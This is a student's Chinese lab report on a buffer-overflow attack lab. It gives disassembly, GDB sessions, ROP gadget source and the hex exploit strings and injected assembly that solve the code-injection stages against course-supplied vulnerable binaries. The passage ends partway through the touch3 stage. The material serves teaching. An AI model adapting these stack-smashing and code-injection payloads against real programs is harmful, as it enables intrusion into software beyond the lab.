北京郵電大學

实验报告

题目：缓冲区溢出攻击实验

班　　级：2020211301

学　　号：2020211221

姓　　名：翁岳川

学　　院：计算机学院(国家示范性软件学院)

2021 年 12 月 1 日

一、实验目的

1. C 语言程序的机器级表示。
2. 掌握 GDB 调试器的用法。
3. C 编译器生成的 x86-64 机器代码，理解不同控制结构生成的基本指令模式，过程的实现。
4. 掌握两种缓冲区攻击方法，进一步理解软件漏洞的危害。

二、实验环境

1. SecureCRT（10.120.11.12）
2. Linux
3. Objdump 命令反汇编
4. GDB 调试工具
5. 积分榜（http://10.120.11.13:19310/scoreboard）

报告邮寄（最迟时间：2020 年 12 月 6 日晚 23：59）：

大一班（1-4 班）： clavicle@bupt.edu.cn

三、实验内容

登录 bupt1 服务器，在 home 目录下可以找到一个 targetn.tar 文件，解压后得到如下文件:

README.txt;

ctarget;

rtarget;

cookie.txt;

farm.c;

hex2raw。

ctarget 和 rtarget 运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对 ctarget 程序的攻击，共有 3 关，输入一个特定字符串，可成功调用 touch1，或 touch2，或 touch3 就通关，并向计分服务器提交得分信息；通过 ROP 方法实现对 rtarget 程序的攻击，共有 2 关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用 touch2 或 touch3 就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对 ctraget 和 rtarget 执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验的具体内容见实验说明，尤其需要认真阅读各阶段的 Some Advice 提示。

本实验包含了 5 个阶段（或关卡），难度逐级递增。各阶段分数如下所示:

Phase	Program	Level	Method	Function	Points
1	CTARGET	1	CI	touch1	10
2	CTARGET	2	CI	touch2	25
3	CTARGET	3	CI	touch3	25
4	RTARGET	2	ROP	touch2	35
5	RTARGET	3	ROP	touch3	5

CI: Code injection

ROP: Return-oriented programming

三、实验步骤及实验分析

1.准备工作

①按照实验说明了解压缩包内部的文件，每个人拥有一个 cookie，一个 ctarget 文件以及一个 rtarget 文件，以及 farm.c 文件，还有 hex2raw 软件

②其中 cookie 是在攻击过程中使用的一个八位十六进制数，作为特殊的输入数据，截图如下

```
2020211221@bupt1:~/target20$ cat cookie.txt
0x40c15130
```

③ctarget 文件是一个代码注入攻击的实验，对其使用 objdump 生成汇编指令可以明确，其中包含三个部分，分别为 touch1，touch2，touch3，还有一个读取输入的函数 getbuf，目标是通过利用缓冲区溢出，覆盖其返回值，或者自己编写汇编代码进行注入攻击，使函数跳转到自身需要的地方，并改变传参，同时还发现其中有一个函数 hexmatch，而由 touch3 的汇编指令中明确，在 touch3 会调用该函数，之后在正式解题时再处理，ctarget 中的汇编指令如下。

getbuf

```
0000000000401929 <getbuf>:
  401929:       48 83 ec 38             sub    $0x38,%rsp
  40192d:       48 89 e7                mov    %rsp,%rdi
  401930:       e8 96 02 00 00          callq  401bcb <Gets>
  401935:       b8 01 00 00 00          mov    $0x1,%eax
  40193a:       48 83 c4 38             add    $0x38,%rsp
  40193e:       c3                      retq
```

touch1

```
000000000040193f <touch1>:
  40193f:       48 83 ec 08             sub    $0x8,%rsp
  401943:       48 c1 ec 04             shr    $0x4,%rsp
  401947:       48 c1 e4 04             shl    $0x4,%rsp
  40194b:       c7 05 c7 3b 20 00 01    movl   $0x1,0x203bc7(%rip)       # 60551c <vlevel>
  401952:       00 00 00
  401955:       bf a0 32 40 00          mov    $0x4032a0,%edi
  40195a:       e8 71 f3 ff ff          callq  400cd0 <puts@plt>
  40195f:       bf 01 00 00 00          mov    $0x1,%edi
  401964:       e8 a7 04 00 00          callq  401e10 <validate>
  401969:       bf 00 00 00 00          mov    $0x0,%edi
  40196e:       e8 dd f4 ff ff          callq  400e50 <exit@plt>
```

touch2

```
0000000000401973 <touch2>:
  401973:       48 83 ec 08             sub    $0x8,%rsp
  401977:       89 fa                   mov    %edi,%edx
  401979:       48 c1 ec 04             shr    $0x4,%rsp
  40197d:       48 c1 e4 04             shl    $0x4,%rsp
  401981:       c7 05 91 3b 20 00 02    movl   $0x2,0x203b91(%rip)        # 60551c <vlevel>
  401988:       00 00 00
  40198b:       39 3d 93 3b 20 00       cmp    %edi,0x203b93(%rip)        # 605524 <cookie>
  401991:       75 20                   jne    4019b3 <touch2+0x40>
  401993:       be c8 32 40 00          mov    $0x4032c8,%esi
  401998:       bf 01 00 00 00          mov    $0x1,%edi
  40199d:       b8 00 00 00 00          mov    $0x0,%eax
  4019a2:       e8 59 f4 ff ff          callq  400e00 <__printf_chk@plt>
  4019a7:       bf 02 00 00 00          mov    $0x2,%edi
  4019ac:       e8 5f 04 00 00          callq  401e10 <validate>
  4019b1:       eb 1e                   jmp    4019d1 <touch2+0x5e>
  4019b3:       be f0 32 40 00          mov    $0x4032f0,%esi
  4019b8:       bf 01 00 00 00          mov    $0x1,%edi
  4019bd:       b8 00 00 00 00          mov    $0x0,%eax
  4019c2:       e8 39 f4 ff ff          callq  400e00 <__printf_chk@plt>
  4019c7:       bf 02 00 00 00          mov    $0x2,%edi
  4019cc:       e8 01 05 00 00          callq  401ed2 <fail>
  4019d1:       bf 00 00 00 00          mov    $0x0,%edi
  4019d6:       e8 75 f4 ff ff          callq  400e50 <exit@plt>
```


touch3

```
0000000000401a8c <touch3>:
  401a8c:       53                      push   %rbx
  401a8d:       48 89 fb                mov    %rdi,%rbx
  401a90:       48 c1 ec 04             shr    $0x4,%rsp
  401a94:       48 c1 e4 04             shl    $0x4,%rsp
  401a98:       c7 05 7a 3a 20 00 03    movl   $0x3,0x203a7a(%rip)        # 60551c <vlevel>
  401a9f:       00 00 00
  401aa2:       48 89 fe                mov    %rdi,%rsi
  401aa5:       8b 3d 79 3a 20 00       mov    0x203a79(%rip),%edi        # 605524 <cookie>
  401aab:       e8 2b ff ff ff          callq  4019db <hexmatch>
  401ab0:       85 c0                   test   %eax,%eax
  401ab2:       74 23                   je     401ad7 <touch3+0x4b>
  401ab4:       48 89 da                mov    %rbx,%rdx
  401ab7:       be 18 33 40 00          mov    $0x403318,%esi
  401abc:       bf 01 00 00 00          mov    $0x1,%edi
  401ac1:       b8 00 00 00 00          mov    $0x0,%eax
  401ac6:       e8 35 f3 ff ff          callq  400e00 <__printf_chk@plt>
  401acb:       bf 03 00 00 00          mov    $0x3,%edi
  401ad0:       e8 3b 03 00 00          callq  401e10 <validate>
  401ad5:       eb 21                   jmp    401af8 <touch3+0x6c>
  401ad7:       48 89 da                mov    %rbx,%rdx
  401ada:       be 40 33 40 00          mov    $0x403340,%esi
  401adf:       bf 01 00 00 00          mov    $0x1,%edi
  401ae4:       b8 00 00 00 00          mov    $0x0,%eax
  401ae9:       e8 12 f3 ff ff          callq  400e00 <__printf_chk@plt>
  401aee:       bf 03 00 00 00          mov    $0x3,%edi
  401af3:       e8 da 03 00 00          callq  401ed2 <fail>
  401af8:       bf 00 00 00 00          mov    $0x0,%edi
  401afd:       e8 4e f3 ff ff          callq  400e50 <exit@plt>
```


hexmatch

```
00000000004019db <hexmatch>:
  4019db:       41 54                   push   %r12
  4019dd:       55                      push   %rbp
  4019de:       53                      push   %rbx
  4019df:       48 83 c4 80             add    $0xffffffffffffff80,%rsp
  4019e3:       89 fd                   mov    %edi,%ebp
  4019e5:       48 89 f3                mov    %rsi,%rbx
  4019e8:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  4019ef:       00 00
  4019f1:       48 89 44 24 78          mov    %rax,0x78(%rsp)
  4019f6:       31 c0                   xor    %eax,%eax
  4019f8:       e8 c3 f3 ff ff          callq  400dc0 <random@plt>
  4019fd:       48 89 c1                mov    %rax,%rcx
  401a00:       48 ba 0b d7 a3 70 3d    movabs $0xa3d70a3d70a3d70b,%rdx
  401a07:       0a d7 a3
  401a0a:       48 f7 ea                imul   %rdx
  401a0d:       48 01 ca                add    %rcx,%rdx
  401a10:       48 c1 fa 06             sar    $0x6,%rdx
  401a14:       48 89 c8                mov    %rcx,%rax
  401a17:       48 c1 f8 3f             sar    $0x3f,%rax
  401a1b:       48 29 c2                sub    %rax,%rdx
  401a1e:       48 8d 04 92             lea    (%rdx,%rdx,4),%rax
  401a22:       48 8d 14 80             lea    (%rax,%rax,4),%rdx
  401a26:       48 8d 04 95 00 00 00    lea    0x0(,%rdx,4),%rax
  401a2d:       00
  401a2e:       48 29 c1                sub    %rax,%rcx
  401a31:       4c 8d 24 0c             lea    (%rsp,%rcx,1),%r12
  401a35:       41 89 e8                mov    %ebp,%r8d
  401a38:       b9 bd 32 40 00          mov    $0x4032bd,%ecx
  401a3d:       48 c7 c2 ff ff ff ff    mov    $0xffffffffffffffff,%rdx
  401a44:       be 01 00 00 00          mov    $0x1,%esi
  401a49:       4c 89 e7                mov    %r12,%rdi
  401a4c:       b8 00 00 00 00          mov    $0x0,%eax
  401a51:       e8 2a f4 ff ff          callq  400e80 <__sprintf_chk@plt>
  401a56:       ba 09 00 00 00          mov    $0x9,%edx
  401a5b:       4c 89 e6                mov    %r12,%rsi
  401a5e:       48 89 df                mov    %rbx,%rdi
  401a61:       e8 4a f2 ff ff          callq  400cb0 <strncmp@plt>
  401a66:       85 c0                   test   %eax,%eax
  401a68:       0f 94 c0                sete   %al
  401a6b:       48 8b 5c 24 78          mov    0x78(%rsp),%rbx
  401a70:       64 48 33 1c 25 28 00    xor    %fs:0x28,%rbx
  401a77:       00 00
  401a79:       74 05                   je     401a80 <hexmatch+0xa5>
  401a7b:       e8 70 f2 ff ff          callq  400cf0 <__stack_chk_fail@plt>
  401a80:       0f b6 c0                movzbl %al,%eax
  401a83:       48 83 ec 80             sub    $0xffffffffffffff80,%rsp
  401a87:       5b                      pop    %rbx
  401a88:       5d                      pop    %rbp
  401a89:       41 5c                   pop    %r12
  401a8b:       c3                      retq
```

③rtarget 是一个面向返回编程的攻击，不止需要让其返回到特定位置，而且要选取程序中原本就具有的函数的汇编代码进行拼装然后攻击，而对于其中需要跳转到的函数仍然是跟 ctarget 相同的函数，而拼装前的函数原型在 farm.c 里面，现在对 rtarget 进行反汇编，对其中 farm 部分进行查询和记录截屏。
farm



④farm.c 中存储了 farm 部分函数的函数原型，对其访问并截屏



```
unsigned getval_240()
{
    return 3284633920U;
}

void setval_328(unsigned *p)
{
    *p = 2496184776U;
}

unsigned getval_164()
{
    return 3281031256U;
}

unsigned getval_128()
{
    return 2425303496U;
}

void setval_348(unsigned *p)
{
    *p = 1468386697U;
}

unsigned addval_281(unsigned x)
{
    return x + 3251879496U;
}

unsigned addval_401(unsigned x)
{
    return x + 3284633928U;
}

unsigned addval_452(unsigned x)
{
    return x + 1358399968U;
}

/* This function marks the middle of the farm */
int mid_farm()
{
    return 1;
}

/* Add two arguments */
long add_xy(long x, long y)
{
    return x+y;
}

unsigned getval_189()
{
    return 2426635601U;
}

unsigned addval_486(unsigned x)
{
    return x + 2496777280U;
}

unsigned getval_154()
{
    return 2464188744U;
}

unsigned getval_339()
{
    return 2425469961U;
}

unsigned addval_269(unsigned x)
{
    return x + 3670357249U;
}

unsigned addval_174(unsigned x)
{
    return x + 1438633848U;
}

unsigned getval_264()
{
    return 3674268185U;
}

void setval_218(unsigned *p)
{
    *p = 3227979969U;
}

unsigned addval_127(unsigned x)
{
    return x + 2425489881U;
}

unsigned addval_229(unsigned x)
{
    return x + 2497743176U;
}

void setval_213(unsigned *p)
{
    *p = 3523265161U;
}

unsigned getval_382()
{
    return 3682913801U;
}

void setval_145(unsigned *p)
{
    *p = 3281047177U;
}

unsigned addval_177(unsigned x)
{
    return x + 3234124169U;
}

unsigned addval_442(unsigned x)
{
    return x + 3677733865U;
}

unsigned getval_128()
{
    return 3285269225U;
}

unsigned getval_239()
{
    return 3526935177U;
}

void setval_438(unsigned *p)
{
    *p = 3252717896U;
}

unsigned addval_306(unsigned x)
{
    return x + 3378955513U;
}

unsigned addval_308(unsigned x)
{
    return x + 3225597785U;
}

unsigned getval_116()
{
    return 3525362577U;
}

void setval_382(unsigned *p)
{
    *p = 2438634312U;
}

void setval_142(unsigned *p)
{
    *p = 3465184398U;
}

unsigned getval_164()
{
    return 2497743176U;
}

unsigned addval_119(unsigned x)
{
    return x + 2425489929U;
}

void setval_161(unsigned *p)
{
    *p = 3767181593U;
}

unsigned getval_235()
{
    return 3674784369U;
}

unsigned addval_478(unsigned x)
{
    return x + 3375419817U;
}

void setval_184(unsigned *p)
{
    *p = 3281047179U;
}

unsigned addval_173(unsigned x)
{
    return x + 3352281582U;
}

unsigned addval_199(unsigned x)
{
    return x + 3388024625U;
}

void setval_325(unsigned *p)
{
    *p = 3280272328U;
}

/* This function marks the end of the farm */
int end_farm()
{
    return 1;
}
```

⑤hex2raw 软件的功能是将输入的字节码转换为字符串，然后生成一个新的 txt 文件，方便注入到程序中，对缓冲区进行攻击和覆盖。

2. 解决 ctarget

①解决 touch1

对 getbuf 进行分析，有 getbuf 的汇编指令

```
0000000000401929 <getbuf>:
  401929:       48 83 ec 38             sub    $0x38,%rsp
  40192d:       48 89 e7                mov    %rsp,%rdi
  401930:       e8 96 02 00 00          callq  401bcb <Gets>
  401935:       b8 01 00 00 00          mov    $0x1,%eax
  40193a:       48 83 c4 38             add    $0x38,%rsp
  40193e:       c3                      retq
```

可见其缓冲区分配了 0x38 个字节，也就是 56 个字节，则填充的时候需要填充 56 个字节的缓冲区才可以覆盖到 retq 语句，而此时观察 touch1 的汇编指令

```
000000000040193f <touch1>:
  40193f:       48 83 ec 08             sub    $0x8,%rsp
  401943:       48 c1 ec 04             shr    $0x4,%rsp
  401947:       48 c1 e4 04             shl    $0x4,%rsp
  40194b:       c7 05 c7 3b 20 00 01    movl   $0x1,0x203bc7(%rip)        # 60551c <vlevel>
  401952:       00 00 00
  401955:       bf a0 32 40 00          mov    $0x4032a0,%edi
  40195a:       e8 71 f3 ff ff          callq  400cd0 <puts@plt>
  40195f:       bf 01 00 00 00          mov    $0x1,%edi
  401964:       e8 a7 04 00 00          callq  401e10 <validate>
  401969:       bf 00 00 00 00          mov    $0x0,%edi
  40196e:       e8 dd f4 ff ff          callq  400e50 <exit@plt>
```

则明确若成功跳转进入 touch1，而 touch1 的首地址为 40193f，则会直接输出成功拆除的语句，而 x86 架构小端存储，则构建 txt 文件输入如下(in1.txt)

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00//覆盖缓冲区开放的 56 个字节
3f 19 40 00 00 00 00 00//touch1 的首地址，覆盖返回位置

利用 hex2raw 生成注入代码

有
```
2020211221@bupt1:~/target20$ ./hex2raw <in1.txt> raw1.txt
```

输入此文件，则结果为

```
2020211221@bupt1:~/target20$ ./ctarget -i raw1.txt
Cookie: 0x40c15130
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

输入正确，完成 touch1

②解决 touch2

因为仍然使用 getbuf 读入字符串，则仍是分配 56 个字节的缓冲区进行输入，现在观察 touch2 函数，

```
0000000000401973 <touch2>:
  401973:       48 83 ec 08             sub    $0x8,%rsp
  401977:       89 fa                   mov    %edi,%edx
  401979:       48 c1 ec 04             shr    $0x4,%rsp
  40197d:       48 c1 e4 04             shl    $0x4,%rsp
  401981:       c7 05 91 3b 20 00 02    movl   $0x2,0x203b91(%rip)        # 60551c <vlevel>
  401988:       00 00 00
  40198b:       39 3d 93 3b 20 00       cmp    %edi,0x203b93(%rip)        # 605524 <cookie>
  401991:       75 20                   jne    4019b3 <touch2+0x40>
  401993:       be c8 32 40 00          mov    $0x4032c8,%esi
  401998:       bf 01 00 00 00          mov    $0x1,%edi
  40199d:       b8 00 00 00 00          mov    $0x0,%eax
  4019a2:       e8 59 f4 ff ff          callq  400e00 <__printf_chk@plt>
  4019a7:       bf 02 00 00 00          mov    $0x2,%edi
  4019ac:       e8 5f 04 00 00          callq  401e10 <validate>
  4019b1:       eb 1e                   jmp    4019d1 <touch2+0x5e>
  4019b3:       be f0 32 40 00          mov    $0x4032f0,%esi
  4019b8:       bf 01 00 00 00          mov    $0x1,%edi
  4019bd:       b8 00 00 00 00          mov    $0x0,%eax
  4019c2:       e8 39 f4 ff ff          callq  400e00 <__printf_chk@plt>
  4019c7:       bf 02 00 00 00          mov    $0x2,%edi
  4019cc:       e8 01 05 00 00          callq  401ed2 <fail>
  4019d1:       bf 00 00 00 00          mov    $0x0,%edi
  4019d6:       e8 75 f4 ff ff          callq  400e50 <exit@plt>
```

在地址 0x40198b 的位置明确，将 edi 中的值与某个变量进行比较，如果不相等则失败，否则成功，则现在需要知道 0x203b93(%rip)的值，现在为确保进入 touch2，则现在输入为

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00//将缓冲区填满
73 19 40 00 00 00 00 00//此处为 touch2 的地址
利用 hex2raw 生成一个注入代码，然后进入到 gdb 调试中，在 touch2 处设置断点，运行到这一步然后观察其中的值，

```
(gdb) b touch2
Breakpoint 1 at 0x401973: file visible.c, line 43.
```

```
(gdb) run < raw2.txt
Starting program: /students/2020211221/target20/ctarget < raw2.txt
Cookie: 0x40c15130

Breakpoint 1, touch2 (val=1086411056) at visible.c:43
43      visible.c: No such file or directory.
```

则此时根据后面的提示，有 0x203b93(%rip)指向的地址为 0x605524，则此时对此处进行查询

```
(gdb) print/x *0x605524
$19 = 0x40c15130
```

则此时的比较值为 cookie，则现在需要将传入的参数(存储在 rdi 中)更改成自身的 cookie，则此时构建汇编指令，

```
mov $0x40c15130,%rdi//将 cookie 传入到 rdi
pushq $0x401973//将 touch2 的首地址压入栈中
retq//返回
```

创建.s 文件(attack2.s)并利用 vi 进行编辑，输入指令，然后利用指令 gcc -c attack2.s 生成.o 文件，然后利用 objdump 打开 attack2.o 文件，进行观察

```
2020211221@bupt1:~/target20$ objdump -d attack2.o

attack2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 30 51 c1 40    mov    $0x40c15130,%rdi
   7:   68 73 19 40 00          pushq  $0x401973
   c:   c3                      retq
```

则知道字节码为 48 c7 c7 30 51 c1 40 68 73 19 40 00 c3，则在栈区执行指令，然后调用后需要回到函数 getbuf 此时看栈区的返回值，利用 gdb 进行调试

```
Dump of assembler code for function getbuf:
   0x0000000000401929 <+0>:     sub    $0x38,%rsp
   0x000000000040192d <+4>:     mov    %rsp,%rdi
   0x0000000000401930 <+7>:     callq  0x401bcb <Gets>
   0x0000000000401935 <+12>:    mov    $0x1,%eax
=> 0x000000000040193a <+17>:    add    $0x38,%rsp
   0x000000000040193e <+21>:    retq
End of assembler dump.
```

```
(gdb) info reg
rax            0x1                 1
rbx            0x55586000          1431855104
rcx            0x37                55
rdx            0x607e64            6323812
rsi            0x38                56
rdi            0x7ffff7fba980      140737353853312
rbp            0x55685fe8          0x55685fe8
rsp            0x55613bb8          0x55613bb8
```

此时 rsp 的值为 0x55613bb8 则为我们需要覆盖的地址，则现在构建 txt 文件 in2.txt，内容为：

48 c7 c7 30 51 c1 40 68
73 19 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00//注入代码同时使缓冲区溢出
b8 3b 61 55 00 00 00 00//用缓冲区起始地址覆盖掉原本的返回地址，这样可以跳转到指令的运行

利用./hex2raw 生成输入的字符串

```
2020211221@bupt1:~/target20$ ./hex2raw < in2.txt > raw2.txt
```

再利用./ctarget -i raw2.txt 运行

运行结果：

```
2020211221@bupt1:~/target20$ ./ctarget -i raw2.txt
Cookie: 0x40c15130
Touch2!: You called touch2(0x40c15130)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

成功解决 touch2

③解决 touch3

仍然用 getbuf 函数进行栈区的分配和控制，现在观察 touch3 的函数

```
0000000000401a8c <touch3>:
  401a8c:       53                      push   %rbx
  401a8d:       48 89 fb                mov    %rdi,%rbx
  401a90:       48 c1 ec 04             shr    $0x4,%rsp
  401a94:       48 c1 e4 04             shl    $0x4,%rsp
  401a98:       c7 05 7a 3a 20 00 03    movl   $0x3,0x203a7a(%rip)        # 60551c <vlevel>
  401a9f:       00 00 00
  401aa2:       48 89 fe                mov    %rdi,%rsi
  401aa5:       8b 3d 79 3a 20 00       mov    0x203a79(%rip),%edi        # 605524 <cookie>
  401aab:       e8 2b ff ff ff          callq  4019db <hexmatch>
  401ab0:       85 c0                   test   %eax,%eax
  401ab2:       74 23                   je     401ad7 <touch3+0x4b>
  401ab4:       48 89 da                mov    %rbx,%rdx
  401ab7:       be 18 33 40 00          mov    $0x403318,%esi
  401abc:       bf 01 00 00 00          mov    $0x1,%edi
  401ac1:       b8 00 00 00 00          mov    $0x0,%eax
  401ac6:       e8 35 f3 ff ff          callq  400e00 <__printf_chk@plt>
  401acb:       bf 03 00 00 00          mov    $0x3,%edi
  401ad0:       e8 3b 03 00 00          callq  401e10 <validate>
  401ad5:       eb 21                   jmp    401af8 <touch3+0x6c>
  401ad7:       48 89 da                mov    %rbx,%rdx
  401ada:       be 40 33 40 00          mov    $0x403340,%esi
  401adf:       bf 01 00 00 00          mov    $0x1,%edi
  401ae4:       b8 00 00 00 00          mov    $0x0,%eax
  401ae9:       e8 12 f3 ff ff          callq  400e00 <__printf_chk@plt>
  401aee:       bf 03 00 00 00          mov    $0x3,%edi
  401af3:       e8 da 03 00 00          callq  401ed2 <fail>
  401af8:       bf 00 00 00 00          mov    $0x0,%edi
  401afd:       e8 4e f3 ff ff          callq  400e50 <exit@plt>
```

在调用 hexmatch 之前，将 rdi 传入到 rsi 作为参数，将 0x203a79(%rip)传入了 edi 作为参数，由上面的分析可知，edi 中现在存储的是 cookie，rsi 传入的为一个字符数组 sval，现在再观察 hexmatch 函数，分析其作用

```
1 /* Compare string to hex represention of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4 char cbuf[110];
5 /* Make position of check string unpredictable */
6 char *s = cbuf + random() % 100;
7 sprintf(s, "%.8x", val);
8 return strncmp(sval, s, 9) == 0;
9 }
10
11 void touch3(char *sval)
12 {
13 vlevel = 3; /* Part of validation protocol */
14 if (hexmatch(cookie, sval)) {
```

15 printf("Touch3!: You called touch3(\"%s\")\n", sval);
16 validate(3);
17 } else {
18 printf("Misfire: You called touch3(\"%s\")\n", sval);
19 fail(3);
20 }
21 exit(0);
22 }
则由函数可知，最后的返回值不能为0，则满足条件strncmp(sval,s,9)==0，则sval与s字符串下相同，而由touch3可知，sval是touch3的参数，则现在明确需要将touch3的参数修改为每个值，在getbuf函数返回的时候，执行touch3，并且让touch3认为传入的参数是cookie的字符串表示，同时，由于传入的为*sval，是指向字符串的指针，则此时传入的应该为指向cookie的指针，现在进入到touch3函数观察缓冲区的状态
构建攻击代码如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00//用 56 个字节覆盖缓冲区
8c 1a 40 00 00 00 00 00//touch3 的首地址，跳转到 touch3 内方便利用 gdb 进行调试
```

利用gdb，在getbuf和touch3处设置断点

```
(gdb) b getbuf
Breakpoint 1 at 0x401929: file buf.c, line 12.
(gdb) b touch3
Breakpoint 2 at 0x401a8c: file visible.c, line 75.
```

进入到touch3如图

```
Breakpoint 2, touch3 (sval=0x55613bf8 "40c15130") at visible.c:75
75      visible.c: No such file or directory.
(gdb) disas
Dump of assembler code for function touch3:
=> 0x0000000000401a8c <+0>:     push   %rbx
   0x0000000000401a8d <+1>:     mov    %rdi,%rbx
   0x0000000000401a90 <+4>:     shr    $0x4,%rsp
   0x0000000000401a94 <+8>:     shl    $0x4,%rsp
   0x0000000000401a98 <+12>:    movl   $0x3,0x203a7a(%rip)        # 0x60551c <vlevel>
   0x0000000000401aa2 <+22>:    mov    %rdi,%rsi
   0x0000000000401aa5 <+25>:    mov    0x203a79(%rip),%edi        # 0x605524 <cookie>
   0x0000000000401aab <+31>:    callq  0x4019db <hexmatch>
   0x0000000000401ab0 <+36>:    test   %eax,%eax
   0x0000000000401ab2 <+38>:    je     0x401ad7 <touch3+75>
   0x0000000000401ab4 <+40>:    mov    %rbx,%rdx
   0x0000000000401ab7 <+43>:    mov    $0x403318,%esi
   0x0000000000401abc <+48>:    mov    $0x1,%edi
   0x0000000000401ac1 <+53>:    mov    $0x0,%eax
   0x0000000000401ac6 <+58>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401acb <+63>:    mov    $0x3,%edi
   0x0000000000401ad0 <+68>:    callq  0x401e10 <validate>
   0x0000000000401ad5 <+73>:    jmp    0x401af8 <touch3+108>
   0x0000000000401ad7 <+75>:    mov    %rbx,%rdx
   0x0000000000401ada <+78>:    mov    $0x403340,%esi
   0x0000000000401adf <+83>:    mov    $0x1,%edi
   0x0000000000401ae4 <+88>:    mov    $0x0,%eax
   0x0000000000401ae9 <+93>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401aee <+98>:    mov    $0x3,%edi
   0x0000000000401af3 <+103>:   callq  0x401ed2 <fail>
   0x0000000000401af8 <+108>:   mov    $0x0,%edi
   0x0000000000401afd <+113>:   callq  0x400e50 <exit@plt>
End of assembler dump.
```

运行到调用hexmatch前，然后查询%rsp指向的内存空间后72个字节的位置的元素

```
rsp            0x55613bb8       0x55613bb8
```

```
(gdb) x/72b 0x55613bb8
0x55613bb8:     0       0       0       0       0       0       0       0
0x55613bc0:     0       0       0       0       0       0       0       0
0x55613bc8:     0       0       0       0       0       0       0       0
0x55613bd0:     0       0       0       0       0       0       0       0
0x55613bd8:     0       0       0       0       0       0       0       0
0x55613be0:     0       0       0       0       0       0       0       0
0x55613be8:     0       0       0       0       0       0       0       0
0x55613bf0:     0       96      88      85      0       0       0       0
0x55613bf8:     0       0       0       0       0       0       0       0
```

现在向下进行(已经跳转到了touch3+75的位置)

```
(gdb) x/72b 0x55613bb8
0x55613bb8:     0       0       0       0       0       0       0       0
0x55613bc0:     0       0       0       0       0       0       0       0
0x55613bc8:     0       -86     26      82      -35     -103    126     -65
0x55613bd0:     -128    -87     -5      -9      -1      127     0       0
0x55613bd8:     -24     95      104     85      0       0       0       0
0x55613be0:     1       0       0       0       0       0       0       0
0x55613be8:     -80     26      64      0       0       0       0       0
0x55613bf0:     0       96      88      85      0       0       0       0
0x55613bf8:     0       0       0       0       0       0       0       0
```

可以对比前后，在0x55613bf8位置没有发生改变，可以此处用于存储cookie的字符串形式，此时构建汇编指令(存储在attack3.s中)

```
mov $0x55613bf8,%rdi//把存储cookie的地址移入rdi
pushq $0x401a8c//touch3的地址
retq
```

同时对比ASCII码表，这里利用Linux中自带的ASCII码对照表，即指令man ascii，有如下展示

Oct	Dec	Hex	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0' (null character)	100	64	40	@
001	1	01	SOH (start of heading)	101	65	41	A
002	2	02	STX (start of text)	102	66	42	B
003	3	03	ETX (end of text)	103	67	43	C
004	4	04	EOT (end of transmission)	104	68	44	D
005	5	05	ENQ (enquiry)	105	69	45	E
006	6	06	ACK (acknowledge)	106	70	46	F
007	7	07	BEL '\a' (bell)	107	71	47	G
010	8	08	BS '\b' (backspace)	110	72	48	H
011	9	09	HT '\t' (horizontal tab)	111	73	49	I
012	10	0A	LF '\n' (new line)	112	74	4A	J
013	11	0B	VT '\v' (vertical tab)	113	75	4B	K
014	12	0C	FF '\f' (form feed)	114	76	4C	L
